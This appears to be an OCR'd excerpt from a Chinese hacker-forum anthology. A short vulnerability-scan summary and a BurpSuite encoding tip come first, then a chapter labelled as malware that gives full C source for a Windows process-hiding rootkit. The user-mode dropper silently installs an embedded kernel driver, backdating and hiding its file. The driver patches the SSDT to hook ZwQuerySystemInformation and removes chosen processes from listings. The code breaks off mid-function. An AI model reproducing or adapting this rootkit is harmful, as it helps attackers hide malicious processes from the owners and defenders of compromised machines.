discovered. These often provide information to attackers that may assist them in mounting subsequent attacks on your network. These should also be fixed in a timely manner, but are not as urgent as the other vulnerabilities.



There were 2 occurrences of the cifs-smb-signing-disabled and cifs-smb-signing-not-required vulnerabilities, making them the most common vulnerabilities. There were 6 vulnerabilities in the CIFS category, making it the most common vulnerability category.

图　5-3-27

The cifs-smb-signing-disabled vulnerability poses the highest risk to the organization with a risk score of 757. Risk scores are based on the types and numbers of vulnerabilities on affected assets.
One operating system was identified during this scan.
There were 8 services found to be running during this scan.



The CIFS, CIFS Name Service, DCE Endpoint Resolution, DCE RPC, HTTPS, Microsoft Remote Display Protocol, SNMP and VMware Authentication Daemon services were found on 1 systems, making them the most common services. The CIFS service was found to have the most vulnerabilities during this scan with 4 vulnerabilities.

图　5-3-28

2. Discovered Systems

Node	Operating System	Risk	Aliases
10.1.46.67	Microsoft Windows 7 Ultimate Edition SP1	3,730	•XSK-20130412VMJ

图　5-3-29

（全文完）责任编辑：桔子

第4节　解决 burpsuite 中文乱码问题的小技巧

作者：.zZ-_-
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

使用 BurpSuite 的时候中文老是乱码。实在是忍不住了！搜了半天找到解决办法。小菜文章，知道的大牛请飘过。这个办法是非常简单！知道真相的我都不好意思说我用过 BurpSuite。一张图还原真相，如图 5-4-1：




图　5-4-1

修改后结果如图 5-4-2：




图　5-4-2

（全文完）责任编辑：桔子

第六章 黑客编程

第1节 [恶意软件试读]驱动层隐藏进程小程序

作者：寒江雪语
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

要点：在驱动层隐藏，主要还是使用 SSDT 挂钩的方法，相关知识，可以到网上查找。在隐藏进程时，为了能够隐藏多个进程，撸主在此在内核代码中创建一个链表，结构如下：

```
//存放要隐藏进程的名字链表
typedef struct _ProcNameLink
{
        UNICODE_STRING ProcName;
        struct _ProcNameLink *pNext;
}ProcNameLink,*pProcNameLink;
在分别定义 全局变量 一个表头和一个表尾
pProcNameLink pProcNameHeader;   //链表头部
pProcNameLink pProcNameTail;     //链表尾部
```

在应用层使用命令行参数向驱动层传递消息，隐藏进程或删除隐藏的进程，内核层根据传递的消息，向链表中添加或删除表项，以达到显示和隐藏进程的目的。为了方便使用，将驱动代码编译成 sys 文件，添加到应用层程序的资源中，运行时释放安装，如图 6-1-1~图 6-1-3：

图 6-1-1




图　6-1-2

图　6-1-3

代码如下：

应用层代码：

```
#include <windows.h>
#include <stdio.h>
```

```
#include <winioctl.h>      //通信时专用头文件
#include "resource.h"
//定义控制码
#define MY_DVC_IN_CODE \
        (ULONG)CTL_CODE(FILE_DEVICE_UNKNOWN,\
        0xa02,\
        METHOD_BUFFERED,\
        FILE_READ_DATA|FILE_WRITE_DATA)
#pragma comment(lib,"Advapi32.lib")
//释放资源文件中的 sys
BOOL ReleaseResource(HMODULE hMoudle, DWORD wResourceId, LPCTSTR lpType, LPCTSTR lpFilePath)
{
        HGLOBAL hResData;     ///一个内存空间;
        HRSRC hResInfo;
        HANDLE hFile;
        DWORD dwBytes;
        char strTmpPath[MAX_PATH],strBinPath[MAX_PATH];
        GetTempPath(sizeof(strTmpPath),strTmpPath);     //临时文件路径;
        sprintf(strBinPath,"%s\\test.tmp",strTmpPath);
        //处理资源文件;
        hResInfo = FindResource(hMoudle,MAKEINTRESOURCE(wResourceId),lpType);
        //printf("error = %d\n",GetLastError());
//printf("\n\nwResourceId=%d\nMAKEINTRESOURCE(wResourceId)=%s\n\n",wResourceId,(char*)MAKEINTRESOURCE(wResourceId));
        if(hResInfo == NULL)
                return FALSE;
        hResData = LoadResource(hMoudle,hResInfo);
        if(hResData == NULL)
                return FALSE;
        hFile =
CreateFile(strBinPath,GENERIC_WRITE,FILE_SHARE_WRITE,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);   //创建文件;
        if(hFile == NULL)
                return FALSE;
        SYSTEMTIME st;
        memset(&st, 0, sizeof(st));
        st.wYear = 2012;
        st.wMonth = 12;
        st.wDay = 8;
        st.wHour = 8;
        st.wMinute = 10;
        FILETIME ft,LocalFileTime;
        SystemTimeToFileTime(&st, &ft);   //系统时间转化成文件件时间;
        LocalFileTimeToFileTime(&ft, &LocalFileTime);
```

```
        SetFileTime(hFile, &LocalFileTime, (LPFILETIME)NULL, &LocalFileTime); //文件创建时间，最后一次访问时间，最后一次修改时间;
        WriteFile(hFile, hResData, SizeofResource(NULL,hResInfo), &dwBytes, NULL); //将资源中的 txt 文件写入的新建的 txt 文件;
        CloseHandle(hFile);
        FreeResource(hResData);
        MoveFile(strBinPath,lpFilePath);
        SetFileAttributes(lpFilePath,FILE_ATTRIBUTE_SYSTEM);
        DeleteFile(strBinPath);
        return TRUE;
}
//判断驱动服务是否存在
BOOL IsExistDriver(char *szDriverName)
{
        BOOL bRet = TRUE;    //存在
        SC_HANDLE schService = NULL;
        SC_HANDLE schSCManager = NULL;
        schSCManager = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
        if(schSCManager)
        {
                //获取服务程序句柄
                schService = OpenService(
                        schSCManager,
                        szDriverName,
                        SERVICE_ALL_ACCESS
                        );
                if(schService == NULL)
                {
                        //服务不存在
                        if((GetLastError() == ERROR_INVALID_NAME) || (GetLastError() == ERROR_SERVICE_DOES_NOT_EXIST))
                                bRet = FALSE;
                }
        }
        return bRet;
}
//加载驱动
BOOL LoadDriver(char *szDriverName, char* szSysPath)
{
        BOOL bRet = FALSE;
        SC_HANDLE schSevice = NULL;
        SC_HANDLE schSCManager = NULL;
        //打开 SCM 控制管理器
        schSCManager = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
```

```
if(!schSCManager)
{
        printf("failed to OpenSCManager!\n");
        return bRet;
}
//登记服务程序
schSevice = CreateService(
                                        schSCManager,
                                        szDriverName,
                                        szDriverName,
                                        SC_MANAGER_ALL_ACCESS,
                                        SERVICE_KERNEL_DRIVER,//驱动服务
                                        SERVICE_DEMAND_START,
                                        SERVICE_ERROR_IGNORE,
                                        szSysPath,
                                        NULL,
                                        NULL,
                                        NULL,
                                        NULL,
                                        NULL
                                        );
if(schSevice)
{
        printf("%s install\n",szDriverName);
}
else
{
        printf("failed to CreateService\n");
        if(schSCManager != NULL)
                CloseServiceHandle(schSCManager);
        return bRet;
}
//打开服务
schSevice = OpenService(schSCManager,szDriverName,SERVICE_ALL_ACCESS);
if(schSevice == NULL)
{
        printf("failed to OpenService\n");
        if(schSCManager != NULL)
                CloseServiceHandle(schSCManager);
        return bRet;
}

bRet = StartService(schSevice,NULL,NULL);
if(!bRet)
```

```
        {
                printf("failed to startservice\n");
                if(schSevice != NULL)
                        CloseServiceHandle(schSevice);
                if(schSCManager != NULL)
                        CloseServiceHandle(schSCManager);
                return FALSE;
        }
        printf("%s start\n",szDriverName);
        if(schSevice != NULL)
                CloseServiceHandle(schSevice);
        if(schSCManager != NULL)
                CloseServiceHandle(schSCManager);
        return TRUE;
}
//卸载驱动
BOOL UnLoadDriver(char *szDriverName)
{
        SC_HANDLE schService = NULL;
        SC_HANDLE schSCManager = NULL;
        LPSERVICE_STATUS sStatus;
        BOOL bRet = FALSE;
        //打开服务管理数据库
        schSCManager = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
        if(schSCManager)
        {
                //获取服务程序句柄
                schService = OpenService(
                                                        schSCManager,
                                                        szDriverName,
                                                        SERVICE_ALL_ACCESS
                                                        );
                if(schService)
                {
                        //试图停止服务
                        if(ControlService(schService,SERVICE_CONTROL_STOP,sStatus))
                        {
                                printf("\n try to stop %s\n",szDriverName);
                                Sleep(1000);
                                //等待服务停止
                                while(QueryServiceStatus(schService,sStatus))
                                {
                                        if(SERVICE_STOP_PENDING == sStatus->dwCurrentState)
                                        {
```

```
                                        printf(".");
                                        Sleep(1000);
                                }
                                else
                                        break;
                        }
                        if(SERVICE_STOPPED == sStatus->dwCurrentState)
                                printf(" %s stopped.\n",szDriverName);
                        else
                                printf("\n failed to stop %s .\n",szDriverName);
                }
                //删除服务
                if(DeleteService(schService))
                        {
                                printf(" %s removed.\n",szDriverName);
                                bRet = TRUE;
                        }
                else
                        printf("failed to delete    %s service.\n",szDriverName);
                CloseServiceHandle(schService);
        }
        else
                printf("failed to open service \n");
        CloseServiceHandle(schSCManager);
}
else
        printf(" failed to open SCManager\n");
return bRet;
}
int main(int argc,char *argv[])
{
        char szCurPath[MAX_PATH],szSysPath[MAX_PATH];
        GetCurrentDirectory(MAX_PATH,szCurPath); //获得当前路径
        sprintf(szSysPath,"%s\\ProcHide.sys",szCurPath);
        ReleaseResource(NULL,IDR_SYS1,"SYS",szSysPath);
        //安装驱动
        char szDriverName[] = "ProcHide";
        //判断驱动是否已经存在,不存在则安装
        if(!IsExistDriver(szDriverName))
        {
                LoadDriver(szDriverName,szSysPath);
                Sleep(5000);  //等待一段时间，否则可能因为文件正在被使用无法删除
                DeleteFile(szSysPath);
        }
```

```
	//else
		//printf("driver has beed installed.\n");
	//printf("argc = %d	%s\n\n",argc,argv[1]);
	if(argc != 2 && argc != 3)
	{
		printf(
			"ProcHide -r	//remove driver\n"
			"ProcHide -h ProcessName	//hide the process\n"
			"ProcHide -d ProcessName	//hide the process\n"
			);
		return 0;
	}
	if(strcmp(argv[1],"-r") != 0 && strcmp(argv[1],"-h") != 0 && strcmp(argv[1],"-d") != 0)
	{
		printf(
			"ProcHide -r	//remove driver\n"
			"ProcHide -h ProcessName	//hide the process\n"
			"ProcHide -d ProcessName	//hide the process\n"
			);
		return 0;
	}
	//卸载驱动
	if(strcmp(argv[1],"-r") == 0)
	{
		if(UnLoadDriver(szDriverName))
			printf("%s : unloaded\n",szDriverName);
		else
			printf("failed to unload\n");
		return 1;
	}
	////////////////////////////////////////////////////////////////////////
	//隐藏进程处理
	BOOL ret;
	DWORD in_buffer_len,length=0; //返回的长度
	char in_buffer[256];  //隐藏进程 hide，此处先做测试，值由命令传进
	memset(in_buffer,0,256);
	if(strcmp(argv[1],"-h") == 0)	//添加隐藏进程
		in_buffer[0] = '+';
	if(strcmp(argv[1],"-d") == 0)  //删除隐藏的进程
		in_buffer[0] = '-';
	strcat(in_buffer,argv[2]);
	//printf("in_buffer = %s\n",in_buffer);
	in_buffer_len = strlen(in_buffer);
	//创建设备
```

```
        HANDLE device = CreateFile("\\\\.\\testSL",
                                                        GENERIC_READ|GENERIC_WRITE,
                                                        0,
                                                        0,
                                                        OPEN_EXISTING,
                                                        FILE_ATTRIBUTE_SYSTEM,
                                                        0);
        if(device == INVALID_HANDLE_VALUE)
        {
                printf("failed to open device!\n");
                return 0;
        }
        //向 ring0 级传送数据
        ret = DeviceIoControl(device, //打开的设备
                                                MY_DVC_IN_CODE, //控制码
                                                in_buffer,    //输入缓冲区
                                                in_buffer_len, //输入缓冲区长度
                                                NULL,    //没有输出
                                                0,       //输出缓冲区为 0
                                                &length,     //返回长度
                                                NULL);
        if(!ret)
        {
                printf("failed to write buffer to ring0 bufer\n");
                CloseHandle(device);
                return 0;
        }
        CloseHandle(device);
        printf("exit...\n");
        return 1;
}
```

驱动层代码：

```
// BASIC ROOTKIT that hides processes
//#include "ntddk.h"
#include <ntifs.h>
#include <Wdmsec.h>
#include <Wdm.h>
#include <string.h>
#include <stdio.h>
//定义控制码
#define MY_DVC_IN_CODE \
        (ULONG)CTL_CODE(FILE_DEVICE_UNKNOWN,\
        0xa02,\
        METHOD_BUFFERED,\
```

```
        FILE_READ_DATA|FILE_WRITE_DATA)
#pragma pack(1) //1 个字节对齐
typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase; //Used only in checked build
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()
__declspec(dllimport)   ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]
//存放要隐藏进程的名字链表
typedef struct _ProcNameLink
{
        UNICODE_STRING ProcName;
        struct _ProcNameLink *pNext;
}ProcNameLink,*pProcNameLink;
PMDL    g_pmdlSystemCall;
PVOID *MappedSystemCallTable;
pProcNameLink pProcNameHeader;   //链表头部
pProcNameLink pProcNameTail;     //链表尾部
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _Orig )   \
        _Orig = (PVOID) InterlockedExchange( (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(_Function)],
(LONG) _Hook)
#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )   \
        InterlockedExchange( (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                   WaitTime;
        PVOID                   StartAddress;
        CLIENT_ID               ClientIs;
        KPRIORITY               Priority;
        KPRIORITY               BasePriority;
        ULONG                   ContextSwitchCount;
        ULONG                   ThreadState;
        KWAIT_REASON            WaitReason;
};
//进程信息结构体
struct _SYSTEM_PROCESSES
```

```
{
        ULONG                           NextEntryDelta;
        ULONG                           ThreadCount;
        ULONG                           Reserved[6];
        LARGE_INTEGER                                   CreateTime;
        LARGE_INTEGER                   UserTime;
        LARGE_INTEGER                   KernelTime;
        UNICODE_STRING                  ProcessName;
        KPRIORITY                     BasePriority;
        ULONG                           ProcessId;
        ULONG                           InheritedFromProcessId;
        ULONG                           HandleCount;
        ULONG                           Reserved2[2];
        VM_COUNTERS                      VmCounters;
        IO_COUNTERS                    IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS         Threads[1];
};
NTSYSAPI
NTSTATUS
NTAPI ZwQuerySystemInformation(
                                                IN ULONG SystemInformationClass,
                        IN PVOID SystemInformation,
                        IN ULONG SystemInformationLength,
                        OUT PULONG ReturnLength
                                                );
typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
                                                ULONG SystemInformationCLass,
                                                PVOID SystemInformation,
                                                ULONG SystemInformationLength,
                                                PULONG ReturnLength
                                                                        );

ZWQUERYSYSTEMINFORMATION        OldZwQuerySystemInformation;
// Added by Creative of rootkit.com
LARGE_INTEGER                                   m_UserTime;//64bit
LARGE_INTEGER                                   m_KernelTime;
//////////////////////////////////////////////////////////////////////
// NewZwQuerySystemInformation function
//
// ZwQuerySystemInformation() returns a linked list of processes.
// The function below imitates it, except it removes from the list any
// process who's name begins with "_root_".
NTSTATUS NewZwQuerySystemInformation(
                IN ULONG SystemInformationClass,
```

```
                IN PVOID SystemInformation,
                IN ULONG SystemInformationLength,
                OUT PULONG ReturnLength)
{
        NTSTATUS ntStatus;
        pProcNameLink pTempLink;     //进程查询时用

    ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                                        SystemInformationClass,
                                        SystemInformation,
                                        SystemInformationLength,
                                        ReturnLength );
    if( NT_SUCCESS(ntStatus))
    {
        if(SystemInformationClass == 5)
        {
                //pTempLink = pProcNameHeader->pNext;     //每次开始时重新赋次值
                //获取进程信息结构
                for((pTempLink = pProcNameHeader->pNext)&&(pTempLink!=NULL); pTempLink != NULL; )
                {
                //每次产看是，都要从进程列表的开始开始比较
                struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES*)SystemInformation;
                struct _SYSTEM_PROCESSES *prev = NULL;
                  while(curr)
                  {
                        if (curr->ProcessName.Buffer != NULL)
                        {
                                if(0 == memcmp(curr->ProcessName.Buffer, pTempLink->ProcName.Buffer,
16))//此处判断要隐藏的进程
                                {
                                        m_UserTime.QuadPart += curr->UserTime.QuadPart;
                                        m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
                                        //判断要隐藏的进程在链表的那个位置
                                        if(prev) //  中间或是在最后
                                        {
                                                if(curr->NextEntryDelta)
                                                        prev->NextEntryDelta +=
curr->NextEntryDelta;
                                                else            //  在最后
                                                        prev->NextEntryDelta = 0;
                                        }
                                        else
                                        {
                                                if(curr->NextEntryDelta)
```

```
                                                {
                                                        // 要隐藏的进程在第一个
                                                        (char *)SystemInformation +=
curr->NextEntryDelta;
                                                }
                                                else // 只有当前一个进程
                                                        SystemInformation = NULL;
                                        }
                                }
                        }
                        prev = curr;
                    if(curr->NextEntryDelta)
                                (char *)curr += curr->NextEntryDelta;
                    else
                                curr = NULL;
                }
                    pTempLink = pTempLink->pNext;
                }
            }
    }
    return ntStatus;
}
//向链表汇总加入新的要隐藏的进程
VOID AddProcToLink(PUNICODE_STRING ProcName)
{
        //先判断该进程是否已存在，已存在则不添加(不判断也不影响结果)
        pProcNameLink pNewLink = (pProcNameLink)ExAllocatePool(NonPagedPool, sizeof(ProcNameLink));
//新增节点
        (pNewLink->ProcName).Length = 0;
        (pNewLink->ProcName).MaximumLength = 256;
        (pNewLink->ProcName).Buffer = (PWCHAR)ExAllocatePool(NonPagedPool, 256);   //新增节点

        RtlCopyUnicodeString(&(pNewLink->ProcName),ProcName);   //复制
        pNewLink->pNext = NULL;
        pProcNameTail->pNext = pNewLink;
        pProcNameTail = pNewLink;      //链表末尾
}
//移除某个进程
VOID RmProcFromLink(PUNICODE_STRING pProcName)
{
        pProcNameLink pNewLink = pProcNameHeader;
        if(pProcNameHeader->pNext == NULL)
                return;
        for( pNewLink;pNewLink->pNext != NULL;)
```

```
        {
                //找到，则从链表中删除
                if(RtlCompareUnicodeString(&(pNewLink->pNext->ProcName),pProcName,TRUE)==0)
                {
                        pNewLink->pNext = pNewLink->pNext->pNext;
                        if(pNewLink->pNext == NULL)   //链表结尾，为指针标识赋值
                                pProcNameTail = pNewLink;
                        break;
                }
                pNewLink = pNewLink->pNext;   //没有写在 for 里面是为了方便调试时下断点
        }
}
VOID OnUnload(IN PDRIVER_OBJECT driver)
{
        UNICODE_STRING symblink_name;   //c 语言定义变量放在前面
    DbgPrint("ROOTKIT: OnUnload called\n");
    // unhook system calls
    UNHOOK_SYSCALL( ZwQuerySystemInformation, OldZwQuerySystemInformation,
NewZwQuerySystemInformation );
    // Unlock and Free MDL
    if(g_pmdlSystemCall)
    {
        MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
        IoFreeMdl(g_pmdlSystemCall);
    }
     if(IoIsWdmVersionAvailable(1,0x10))
     {
        //支持通用版本本，则创建全局符号链接\DosDevices\Global
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\Global\\testSL");
     }
     else
     {
        //不支持，用\DosDevices
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\testSL");
     }
     IoDeleteSymbolicLink(&symblink_name );
     IoDeleteDevice(driver->DeviceObject);
     DbgPrint("our driver is unloading ... \r\n");
}
NTSTATUS MyDispatchFunction(PDEVICE_OBJECT device, PIRP irp)
{
     CHAR inBuffer[256];
        short flag = 1;   //增加链表
        ANSI_STRING ansiBuffer;
```

```
        UNICODE_STRING unicodeBuffer;
        int i;
    //获得当前 IRP 调用的栈空间
    PIO_STACK_LOCATION irpsp = IoGetCurrentIrpStackLocation(irp);
    NTSTATUS status = STATUS_INVALID_PARAMETER;
        memset(inBuffer,0,256);
    //处理各种请求
    switch(irpsp->MajorFunction)
    {
        case IRP_MJ_CREATE:
        {
            //简单返回一个 IRP 成功三部曲
            irp->IoStatus.Information = 0;
            irp->IoStatus.Status = STATUS_SUCCESS;
            IoCompleteRequest(irp,IO_NO_INCREMENT);
            //应用层，打开设备后 打印此字符串，仅为测试
            DbgPrint("congratulations gay,open device");
            status = irp->IoStatus.Status;
            break;
        }
        case IRP_MJ_CLOSE:
        {
            irp->IoStatus.Information = 0;
            irp->IoStatus.Status = STATUS_SUCCESS;
            IoCompleteRequest(irp,IO_NO_INCREMENT);
            //应用层，打开设备后 打印此字符串，仅为测试
            DbgPrint("congratulations gay,close device");
            status = irp->IoStatus.Status;
            break;
        }
        case IRP_MJ_DEVICE_CONTROL:
        {
            //得到功能号
            ULONG code = irpsp->Parameters.DeviceIoControl.IoControlCode;
            //得到输入/输出缓冲区的长度
            ULONG in_len = irpsp->Parameters.DeviceIoControl.InputBufferLength;
            ULONG out_len = irpsp->Parameters.DeviceIoControl.OutputBufferLength;
            //输入、输出的缓冲区是公用的内存空间的
            PCHAR buffer = (PCHAR)irp->AssociatedIrp.SystemBuffer;
                        //memcpy(inBuffer,buffer,in_len);
                        //将短字符转化为宽字符
                        if(buffer[0] == '-')
                                flag = 0;
                        ansiBuffer.Buffer = buffer+1;
```

```
                        ansiBuffer.Length = ansiBuffer.MaximumLength = (USHORT)(in_len -1);
                        RtlAnsiStringToUnicodeString(&unicodeBuffer, &ansiBuffer,TRUE);
                        if(flag)
                                AddProcToLink(&unicodeBuffer);    //将要隐藏的进程加入到链表中
                        else
                                RmProcFromLink(&unicodeBuffer);
                        DbgPrint("%ansiBuffer = %Z\n",&ansiBuffer);      //注意是%Z
                        DbgPrint("unicodeBuffer = %wZ\n",&unicodeBuffer);
                if(code == MY_DVC_IN_CODE)
                {
                    DbgPrint("in_buffer_len = %d",in_len);
                    DbgPrint("%s",buffer);
                    //因为不返回信息，直接返回成功即可
                    //没有用到输出缓冲区
                    irp->IoStatus.Information = 0;
                    irp->IoStatus.Status = STATUS_SUCCESS;
                }
                else
                {
                    //控制码错误，则不接受请求，直接返回错误
                    //注意返回错误和返回成功的区别
                    irp->IoStatus.Information = 0;
                    irp->IoStatus.Status = STATUS_INVALID_PARAMETER;
                }
                IoCompleteRequest(irp,IO_NO_INCREMENT);
                status = irp->IoStatus.Status;
                break;
            }
            case IRP_MJ_READ:
            {
                break;
            }
            default:
            {
                DbgPrint("unknow request!!!");
                break;
            }
        }
        return status;
}
//将 ssdt 表映射到内存，并设置可写、不换出
NTSTATUS SetSSDTFlag()
{
        // 映射区域
```

```
    g_pmdlSystemCall = MmCreateMdl(NULL, KeServiceDescriptorTable.ServiceTableBase,
KeServiceDescriptorTable.NumberOfServices*4);
    if(!g_pmdlSystemCall)
        return STATUS_UNSUCCESSFUL;
    MmBuildMdlForNonPagedPool(g_pmdlSystemCall);
    // 改变标志，设置可写
    g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
        //锁定到内存中，不让换出
    MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
    return STATUS_SUCCESS;
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT driver,
                                                IN PUNICODE_STRING reg_path)
{
     ULONG i;
     NTSTATUS status;
     PDEVICE_OBJECT device;
     //设备名
     UNICODE_STRING device_name = RTL_CONSTANT_STRING(L"\\Device\\test");
     //符号连接名
     UNICODE_STRING symblink_name;
     //随手写一个 GUID
     static const GUID MYGUID_CLASS_MYCDO =
     { 0x63542127, 0xfbbb, 0x49c8, { 0x8b, 0xf4, 0x8b, 0x7c, 0xb5, 0xef, 0xd3, 0x9e } };
//static const GUID DECLSPEC_SELECTANY MYGUID_CLASS_MYCDO =
//{ 0x8524767, 0x32fe, 0x4d86, { 0x9f, 0x48, 0xa0, 0x26, 0x94, 0xec, 0x71, 0x42 } };
     //全用户可读权限、写权限
     UNICODE_STRING sdd1=RTL_CONSTANT_STRING(L"D:P(A;;GA;;;WD)");
          //初始化第一个结构体
          pProcNameHeader =(pProcNameLink)ExAllocatePool(NonPagedPool, sizeof(ProcNameLink));
          pProcNameHeader->pNext = NULL;
          pProcNameTail = pProcNameHeader;
          //RtlInitUnicodeString(&(pProcNameHeader->ProcName),L"");
          //_asm int 3
     //生成设备
     status = IoCreateDeviceSecure(
                                    driver,
                                    0,
                                    &device_name,
                                    FILE_DEVICE_UNKNOWN,
                                    FILE_DEVICE_SECURE_OPEN,
                                    FALSE,
                                    &sdd1,
                                    (LPCGUID)&MYGUID_CLASS_MYCDO,
```

```
